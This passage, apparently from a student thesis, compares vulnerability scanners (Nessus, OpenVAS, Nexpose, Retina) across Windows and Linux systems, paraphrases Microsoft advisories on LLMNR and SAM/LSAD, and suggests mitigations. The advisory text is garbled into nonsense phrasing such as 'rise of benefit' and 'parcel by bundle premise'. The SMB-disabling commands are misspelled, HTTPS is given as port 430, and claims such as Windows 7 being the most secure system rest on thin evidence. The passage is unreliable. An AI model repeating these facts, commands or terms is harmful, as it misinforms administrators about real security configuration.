


Figure 0.5. Info Vulnerability Discovered by Scanning Tool

Table 0-2. Microsoft Operating System Vulnerability

Operating Systems	Windows XP pro	Windows 7	Windows 8.1	Windows 10 pro	Windows server 2012
Number of vulnerability	86	10	41	47	48

As can be clearly seen from the figures 6.1A - 6.1D that there is differentiation from the number of detected vulnerability by vulnerability scanning tools, where Nessus tool was detected the highest number of vulnerability, followed by OpenVAS, then Retina, and the come Nexpose.

But if the number of severity vulnerability considered (Critical, High, Medium, Low), the Nexpose tool detected the highest number of 25 vulnerability where detected 5 vulnerability as critical, 8 vulnerability labelled as high, 12 vulnerability classified as medium severity.

The followed by Nessus and OpenVAS, each of the detected 12 vulnerability, Nessus detected 4 as critical, 1 as high, and 7 as a medium severity and low vulnerability detected by Nessus. OpenVAS detected 2 as high, 6 as medium, and 4 as a low severity, While no critical vulnerability discovered by OpenVAS.

In the third place comes Retina by 5 vulnerability, 4 of them are classified as a critical, and 1 vulnerability as a low severity, while no high or medium severity vulnerability discovered by Retina tool. The result demonstrate the most powerful tool used today between the selected ones we considered the tool which is able to discover the critical and high severity vulnerability.




Figure 0.6. Microsoft Operating Systems Vulnerability

Regarding popular operating system that we have chosen as a test environment in our experimental setup, and according to the result found that windows 7 is the most secure and safe operating system among Microsoft products, less number of vulnerability discovered by the most powerful scanning tool, 10 vulnerability exciting in windows 7, followed by windows 8.1 which has 41 vulnerability, while windows 10 pro comes on the third place by 47 vulnerability.

Table 6-3. Linux operating systems vulnerability

Operating Systems	Linux Mint	Linux Ubuntu	Linux Ubuntu Server
Number of vulnerability	14	2	19




Figure 0.7. Linux Operating Systems Vulnerability

As can be clearly seen in the figure 6.3 the total number of vulnerability discovered in Linux operating systems, the comparison among Linux products is done, and from the results, the most safe and secure operating system is Linux Ubuntu, 2 vulnerability discovered in the system, followed by Linux Mint, then Ubuntu Server.

Table 6-4. Popular Operating Systems Vulnerability

Operating Systems	Windows XP pro	Windows 7	Windows 8.1	Windows 10 pro	Windows server 2012	Linux Mint	Linux Ubuntu	Linux Ubuntu Server
Number of vulnerability	86	10	41	47	48	14	2	19




Figure 0.8. Popular Operating Systems Vulnerability

The idea here is not to poke at any vendor whether Microsoft or Linux for their vulnerabilities, but rather to ensure we are aware of what we are using to be sure we've got secure operating system, through our experiment; we found that Linux products are more secure than Microsoft, because Microsoft focuses on features and ignoring security side, or because Linux users are less than Microsoft that led to be less attacks exposure and also Linux is open source that makes the discovery of the problems and vulnerability faster and more easily, which would quick updates to system, unlike other systems that vendor set a date for the issuance updates leading to the delay of fixing and patching the vulnerability.

Table 0-5. Classification of Vulnerability Discovered by Scanning Tools

	Nexpose	OpenVAS	Retina	Nessus
Critical	5	0	4	4
High	8	2	0	1
Medium	12	6	0	7
Low	0	4	1	0
Info	0	67	58	89

6.1. Vulnerability in DNS Resolution Could Allow Remote Code

6.1.1. General Information

This security update resolves a privately reported weakness in Windows DNS determination. The vulnerability could permit remote code execution if an attacker accessed the system and after that made a custom program to send uncommonly made LLMNR (Link Local Multicast Name Resolution) communicate inquiries to the objective systems. Firewall best practices and standard default firewall setups can help shield systems from attacks that begin outside the undertaking border. Best practices prescribe that system that is associated with the Internet have an insignificant number of ports uncovered. For this situation, the LLMNR ports should be obstructed from the Internet.

LLMNR is a protocol empowered by default that permits both IPv6 and IPv4 hosts to perform name determination for the names of neighbouring PCs without requiring a DNS server or DNS customer arrangement.

This security update is evaluated as Critical for every single editions release of Windows Vista, Windows Server 2008, Windows 7, and Windows Server 2008 R2. The security update is evaluated Important for every single editions version of Windows XP and Windows Server 2003.

The security update addresses the vulnerability by remedying the way in which the DNS customer forms particularly created DNS inquiries.

6.1.2. The Risk of the Vulnerabilities Appeared

There are two broadcast type features in the Windows operating system that allow for spoofing and capturing of password hashes on a local subnet of a network. A few prevalent tools in the hacking/penetration testing world exist that exploit this and make it simple to catch a Windows client's secret word hash on the same subnet.

6.2. Security Update for SAM and LSAD Remote Protocols

6.2.1. General information

This security update resolves vulnerability in Microsoft Windows. The vulnerability could permit the rise of benefit if an attacker dispatches a man-in-the-middle (MiTM) attacker. An assailant could then drive a minimization of the validation level of the SAM and LSAD channels and mimic a confirmed client.

This security update is evaluated Important for every single bolstered version of Windows Vista, Windows Server 2008, Windows 7, Windows Server 2008 R2, Windows 8.1, Windows Server 2012, Windows Server 2012 R2, Windows RT 8.1, and Windows 10.

The security update addresses the weakness by changing how the SAM and LSAD remote protocol handle validation levels. A rise of benefit vulnerability exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) remote protocols when they acknowledge confirmation levels that don't ensure them sufficiently. The weakness is created by the way the SAM and LSAD remote conventions set up the Remote Procedure Call (RPC) channel. A hacker who effectively misused this vulnerability could access the SAM database.

To abuse the vulnerability, an attacker could dispatch a man-in-the-middle (MiTM) attack, compel a minimization of the confirmation level of the SAM and LSAD channels, and after that mimic a validated client. The security update addresses the

weakness by changing how the SAM and LSAD remote traditions handle affirmation levels.

According to Microsoft Tech centre; Microsoft has not identified any mitigating factors for this vulnerability so far.

6.3. Security Issues

The outcomes demonstrate huge variety in found security vulnerabilities by the distinctive instruments. It may be helpful to compare vulnerability scanners to each other to come up with optimal solutions; that can enhance an organization's security posture.

7. PREVENTION AND TAKE ACTION

From the result discussed and analysed in previously, showing the vulnerabilities detected with vulnerabilities tools, however, in order to mitigate the risk could be caused by the effective attacks on the experimental host, some actions and policies should be done

7.1. Disabling LLMNR on Computers

Link-local Multicast Name Resolution (LLMNR) is another protocol that gives an extra technique to determine the names of neighbouring PCs. LLMNR is particularly valuable for systems that don't have a Domain Name System (DNS) server. LLMNR utilizes a straightforward trade of demand and answer messages to determine PC names to Internet Protocol variant 6 (IPv6) or IP form 4 (IPv4) addresses. Hence portrays the usage of LLMNR in Microsoft® Windows Vista and Windows.

To turn off LLMNR

Press (start) and type in search program and file gpedit.msc and press Enter, then in the Group Policy window, from this window choose computer configuration then administrative templates then network then DNS Client and open Turn off Multicast Name Resolution.




Figure 0.1. Turnoff Multicast Name Resolution

7.2. SMB Signing Disabled

The Server Message Block (SMB) confirmation protocol, otherwise called the Common Internet File System (CIFS) record sharing protocol. At the point when SMB marking is empowered on both the customer and server SMB sessions are validated between the machines on a parcel by bundle premise.

The Vulnerability found in devices that working with Windows Vista and Windows 7 (and possibly also be on Windows Server 2008 as well) where the attacker can exploit the SMB 2.0 protocol developed by Microsoft in the Vista system and beyond the control of the target machine without the user's knowledge and plant malicious applications such as Trojan horse for future attack, and the attack leaves your system open to all kinds of what is known as Worm.

This kind of attack is very dangerous to the inability of the Security applications from viruses discovered and not to Microsoft any closure of this gap issue.

To disable the protocol in Windows, and Windows Server 2008 when the system is in the case of Client must write the following instruction at the command prompt

```
scconfig lanman workstation depend= bowser/mrxsmb10/lsi  
scconfig mrxsmb20 start= disabled
```

To enable the protocol at the same systems

```
scconfig lanman workstation depend= bowser/mrxsmb10/mrxsmb20/lsi  
scconfig mrxsmb20 start= auto
```

testing their systems and take an action to prevent an attack from such vulnerabilities, indeed they will have more secure systems with less effort or impact

to the network. Hackers will think that its more troublesome getting on the interior system, ideally, this will constrain him to attempt different attack that will probably get saw by the IDS.

7.3. Guidelines

Generally, this thesis relied on the practical approach. We decided to give sufficient guideline through this work to the network administrators and go deeply inside experimental setup approach, providing full instruction, dealing with the modern techniques and tools used for accomplishing the task.

Defence and mitigate attack strategy is to know the vulnerability and try to fix and patch them with the regular updating the software, check the application before installing the system, however, there are some application has malicious code, avoiding open any link or file has come from junk email, its recommended to use Gmail or Hotmail instead of yahoo mail, because Gmail almost filter all junk emails and files, use encryption when you deal with important action, and use site https (port 430) instead of site HTTP (port 80), A firewall and intrusion detection and prevention, antiviruses, sensors may not be useful and could not prevent cyber-attack if the database of them is not updated with new vulnerability.

Some important terms associated with firewalls are:

1. Bastion host: It is the system used to control the access to a private network and the public network, or the internet. They generally run on Unix Operating Systems, for better security reasons.
2. Router: The device with controls routing, manages traffic of the network and connects the network together.
3. Access Control List (ACL): ACL They put a limit on the network, or packets sent by them, which can access the system. They consider origin, destination address, service ports etc., while deciding the list. It is generally implemented on the router.

4. Demilitarized Zone (DMZ): This network connects the trusted network to an untrusted one, but itself beign neither of them. They provide an extra layer of security to the network and server.
5. Proxy: In this, a host pretends to be some other, with a masked IP address etc. This is implemented by configuring a proxy server or at the user end, by proxy clients. This prevents direct connection of the system to the untrusted network, which is the internet in this case, and just send the selective data, and hence, provide more security.

To provide security at the hardware level, secure network devices are used. Some of the devices used in this regards are

1. Secure Modems and Dial-back Systems: Here, the security is provided to the modems connecting to the internet, before it reaches the terminal device or the system. The device can be password protected.
2. Crypto-Capable Routers This is implemented in the routers, where sessions between the routers connected are encrypted.
3. Virtual Private Network: Here, the internet is used as a connection and communication medium between two networks, and the individual networks are designed such it seems to be a private connection line between them. This is called the Virtual Private Network (VPN). The link between them is encrypted, and thus the session seems to be private.

7.4. Recommendation

Utilizing Virtual machine can be used to achieve isolation, and make it run on the host machine as a guest machine to separate it out, maybe not an easy task for the hacker to be able to compromise the isolation that virtual machines provide. Through experiments is noticed that it is possible to provide a special privacy and protection if Virtual Machine is used. A technology identified as virtualization was becoming easier to implement on PCs, allowing anyone to create a tiny operating system, known as a virtual machine, inside their main operating system.

In our test we used malware and installed it in a virtual machine, after restarting the virtual machine, we noticed that the virtual machine automatically got rid of malware. Hence it better to use the virtual machine while dealing with a suspect links or spam email.



8. CONCLUSION

As the technologies have advanced, the world has become more connected. It is rightly said, that we live in a “Global Village” now. The major credit for this development and advancement goes to the everyday exponentially increasing technological advancement and research in the field of communication systems. In today’s world, heavy data can be transferred over practically any distance on Earth in just a fraction of seconds. This transfer of data needs a secure and reliable backbone of the network.

In general words, any interconnection or interlinking can be termed as a network. In the world of communication, the “interconnection of computer” or any system which does that is considered a network.

There are various ways in which this network can be formed, and made to work. They require specialized tools and software for implementation. In the course, if this dissertation, we will explore some of them.

But, it should be noted that as this advancement increases, over dependency on the network increases. This dependency gives rise to the need for security of the network. Almost all types of data are transferred either by wired or wireless media, from one system (computer or a group of computers, which in turn, again forms a network) to another. The users vary on a large number of the variable set, from an individual person sending personal emails, to countries communicating on defense issues. Thus, the levels of security required and demanded by these users differ, and so does their implementation by the engineers, and their cost.

Hence we can, see that the system Security is a vast concept, which provides an opportunity for detailed study and implementation, on various levels of security and concerns.

The world is becoming highly interconnected with the use of the Internet and modern systems administration engineering. There is a lot of individual, business, military,

and government data is available on the internet around the world. While considering system security, it must be accentuated that the entire system will be secure. System security is not just concerned with the security of the machines at every end of the correspondence chain. While transmitting information, the correspondence channel should be powerful to assault a conceivable hacker, who can target the correspondence channel, get the information, decode it and can reinsert a false message. Securing the system is as important as securing the machines and scrambling the message.

The thesis highlights on comparing vulnerabilities of popular operating systems using well known vulnerability and penetration testing tools moreover gives a sufficient guideline through this work to the users and go deeply inside experimental setup approach and provide instruction and dealing with the modern techniques and tools used for accomplishing the task. However, this work executed three phases of penetration testing and vulnerability scanning with the demonstration of each phase and the most popular and powerful tools and techniques used these days against popular operating systems, and providing suggestion for the effectiveness tool between selected ones through experimental setup and analysis of result for each tool, for the first phase (information gathering) was the Nmap for host scanning, and the second phase (vulnerability detection and attempting exploitation), four power tools were conducted (Nessus, OpenVAS, Nexpose, Retina) and the main purpose was to investigate the most powerful vulnerability scanning tools and select more effective and qualitative tool through the experimental methodology applied to virtual network machine and analysis of the result of each scanning tool, Nessus was one of the effective tool, because of ability of this tool to discover the critical vulnerability and more weaknesses detected with the comparing with the other, where the other tools were unable to discover more vulnerability as Nessus tool, this refers to wide verity database and plugins of Nessus. In the third phase Metasploit framework was conducted for discovering and exploiting known vulnerability.

In the end penetration testing is the most approach of security process, by applying this approach can make your system more safely, rely on kind of security tool make your system in real danger, antiviruses and firewall are no enough to keep your system more secure, with the sophisticated tools and techniques of hackers can bypass the system. So keeping the system automatically updated with the help security enhancement tools, as well as regular penetration testing and vulnerability assessment can mitigate potential risks and threats.



REFERENCES

- ACMA Australian Communications and Media Authority (2009). Trends in Communications and Media Technology, Applications and Use
- Aileen G. Barcudio, Xiaohong, Yuan, Bei-Tseng, Bill, Monique F. Jones, "International journal of Network Security & It's Application (IJNSA)", An overview of penetration testing, vol. 3, no. 6, pp. 1-20, 2011.
- ALBERTS, C. J., & DOROFEE, A. J. (2003). Managing information security risks: the OCTAVE approach. Boston, Addison-Wesley.
- Allen, L. Heriyanto, T. and Ali, S. Kali Linux—Assuring Security by Penetration Testing: Packt Publishing Ltd, 2014.
- Ammann, P. Pamula, J. Ritchey, R. and Street, J. "A host-based approach to network attack chaining analysis," in Computer Security Applications Conference, 21st Annual, 2005, pp. 10 pp.-84.
- Antunes,N. Laranjeiro,N. Vieira,M. and Madeira, H. "Effective detection of SQL/XPath injection vulnerabilities in web services," in Services Computing, 2009. SCC'09. IEEE International Conference on, 2009, pp. 260-267.
- Antunes,N. Laranjeiro, and N. Vieira,M. "Comparing the effectiveness of penetration testing and static code analysis on the detection of sql injection vulnerabilities in web services," in Dependable Computing, 2009. PRDC'09. 15th IEEE Pacific Rim International Symposium on, 2009, pp. 301-306.
- Antunes,N. Laranjeiro, and N. Vieira,M. "Enhancing penetration testing with attack signatures and interface monitoring for the detection of injection vulnerabilities in web services," in Services Computing (SCC), 2011 IEEE International Conference on, 2011, pp. 104-111.

- Antunes, N., Laranjeiro, and N. Vieira, M. "Defending against web application vulnerabilities," *Computer*, vol. 45, pp. 0066-72, 2012.
- Austin and L. Williams, "One technique is not enough: A comparison of vulnerability discovery techniques," in *Empirical Software Engineering and Measurement (ESEM)*, 2011 International Symposium on, 2011, pp. 97-106.
- Bacudio, A. G. X. Yuan, B.-T. Chu, B. and Jones, M. "An overview of penetration testing," *International Journal of Network Security & Its Applications*, vol. 3, p. 19, 2011.
- Bau, J. E. Bursztein, Gupta, D. and Mitchell, J. "State of the art: Automated black-box web application vulnerability testing," in *Security and Privacy (SP)*, 2010 IEEE Symposium on, 2010, pp. 332-345.
- Broad J. and Bindner, A. *Hacking with Kali: Practical Penetration Testing Techniques*: Newnes, 2013.
- Budiarto, R., Ramadass, S., Samsudin, A. and Noori, S. "Development Of Penetration Testing Model For Increasing Network Security," 2004.
- Bull R. L. and Matthews, J. N. "Exploring Layer 2 Network Security in Virtualized Environments," Retrieved Oct, vol. 19, 2014.
- CWE; "Common Weakness Enumeration"; <http://cwe.mitre.org>
- Denis, M., Zena, C., & Hayajneh, T. (2016, April). Penetration testing: Concepts, attack methods, and defense strategies. In *Long Island Systems, Applications and Technology Conference (LISAT)*, 2016 IEEE (pp. 1-6). IEEE.
- Caceres, M. G. Richarte, G. G. Friedman, A. A. Quesada, Notarfrancesco, R. L. Friederichs, O. et al., "Automated computer system security compromise," ed: Google Patents, 2007.

- Duan, B., Zhang, Y. and Gu, D. "An easy-to-deploy penetration testing platform," in Young Computer Scientists, 2008. ICYCS 2008. The 9th International Conference for, 2008, pp. 2314-2318.
- Duggan, D., Berg, Dillinger, M. J. and Stamp, J. "Penetration testing of industrial control systems," Sandia National Laboratories, 2005
- Engbretson, P. The basics of hacking and penetration testing: ethical hacking and penetration testing made easy: Elsevier, 2013.
- Fonseca, J., Vieira, M. and Madeira, H. "Testing and comparing Web vulnerability scanning tools for SQL injection and XSS attacks," in Dependable Computing, 2007. PRDC 2007. 13th Pacific Rim International Symposium on, 2007, pp. 365-372.
- Foundation, O. "OWASP Secure Coding Practices Quick Reference Guide," 2010 R. W. Ritchey and P. Ammann, "Using model checking to analyze network vulnerabilities," in Security and Privacy, 2000. S&P 2000. Proceedings. 2000 IEEE Symposium on, 2000, pp. 156-165.
- Fu, C. "Research of Security Vulnerability in the Computer Network," Beihang University, W. N. Adger, "Vulnerability," science direct, 2006.
- Fudge, B. "Method and apparatus for checking security vulnerability of networked devices," ed: Google Patents, 2001.
- Goel, J. N., Asghar, M. H., Kumar, V., & Pandey, S. K. (2016, February). Ensemble based approach to increase vulnerability assessment and penetration testing accuracy. In Innovation and Challenges in Cyber Security (ICICCS-INBUSH), 2016 International Conference on (pp. 330-335). IEEE.
- Gangan, S. "A review of man-in-the-middle attacks," arXiv preprint arXiv:1504.02115, 2015.

- Geer D. and Harthorne, J. "Penetration testing: A duet," in Computer Security Applications Conference, 2002. Proceedings. 18th Annual, 2002, pp. 185-195.
- O'Gorman, Kearns, J. D. and Aharoni, M. Metasploit: The penetration tester's guide: No Starch Press, 2011.
- Gupta, G. "Securing Networks Using Network Penetration Testing," 2013.
- Halfond, William GJ; Choudhary, Shauvik Roy; ORSO, Alessandro. Improving penetration testing through static and dynamic analysis. Software Testing, Verification and Reliability, 2011, 21.3: 195-214.
- Helinski, P. (1998). Website automation toolkit. Chichester, John Wiley & Sons.
- Herzog, P. "Open-source security testing methodology manual," Institute for Security and Open Methodologies (ISECOM), 2003.
- Holik, F. Horalek J., Marik, O. Neradova, S. and Zitta, S. "Effective penetration testing with Metasploit framework and methodologies," in Computational Intelligence and Informatics (CINTI), 2014 IEEE 15th International Symposium on, 2014, pp. 237-242.
- Holik, F., Horalek, J., Marik, O., Neradova, S., & Zitta, S. (2014, November). Effective penetration testing with Metasploit framework and methodologies. In Computational Intelligence and Informatics (CINTI), 2014 IEEE 15th International Symposium on (pp. 237-242). IEEE.
- Holm, H. "Performance of automated network vulnerability scanning at remediating security issues," Computers & Security, vol. 31, pp. 164-175, 2012.
- Holm, T. Sommestad, J. Almroth, and Persson, M. "A quantitative evaluation of vulnerability scanning," Information Management & Computer Security, vol. 19, pp. 231-247, 2011.

- Hopkins, A., (2012) Web Application Vulnerability Statistics 2011-2013 Context Information Security <http://www.contextis.co.uk/reasearch/white-papers/web-application-vulnerability-statistics-2011-2013>
- Hutchens, J. Kali Linux Network Scanning Cookbook: Packt Publishing Ltd, 2014.
- Jajodia, S. Noel, S. and O'Berry, B. "Topological analysis of network attack vulnerability," in Managing Cyber Threats, ed: Springer, 2005, pp. 247-266.
- Jimenez, W. Mammam, A. and Cavalli, A. "Software Vulnerabilities, Prevention and Detection Methods: A Review1," Security in Model-Driven Architecture, p. 6, 2009.
- Jeremiah G., (2007) Website Security 101 Real-World Examples, Tools & Techniques for Protecting & Securing Websites
- Juneja, G. K. "Ethical Hacking: A Technique To Enhance Information Security," International Journal of Innovative Research in Science, Engineering and Technology vol. 2, 2013.
- King, J. "Introduction Penetration Testing and Backtrack/Kali Linux," 2014.
- Kingsford, B. McQueen, S. and Thrower, W. "System for penetrating computer or computer network," ed: Google Patents, 2003.
- Kang, C. M., Joseph Ng, P. S., & Issa, K. (2016, October). A study on integrating penetration testing into the information security framework for Malaysian higher education institutions. In Mathematical Sciences and Computing Research (iSMSC), International Symposium on (pp. 156-161). IEEE.
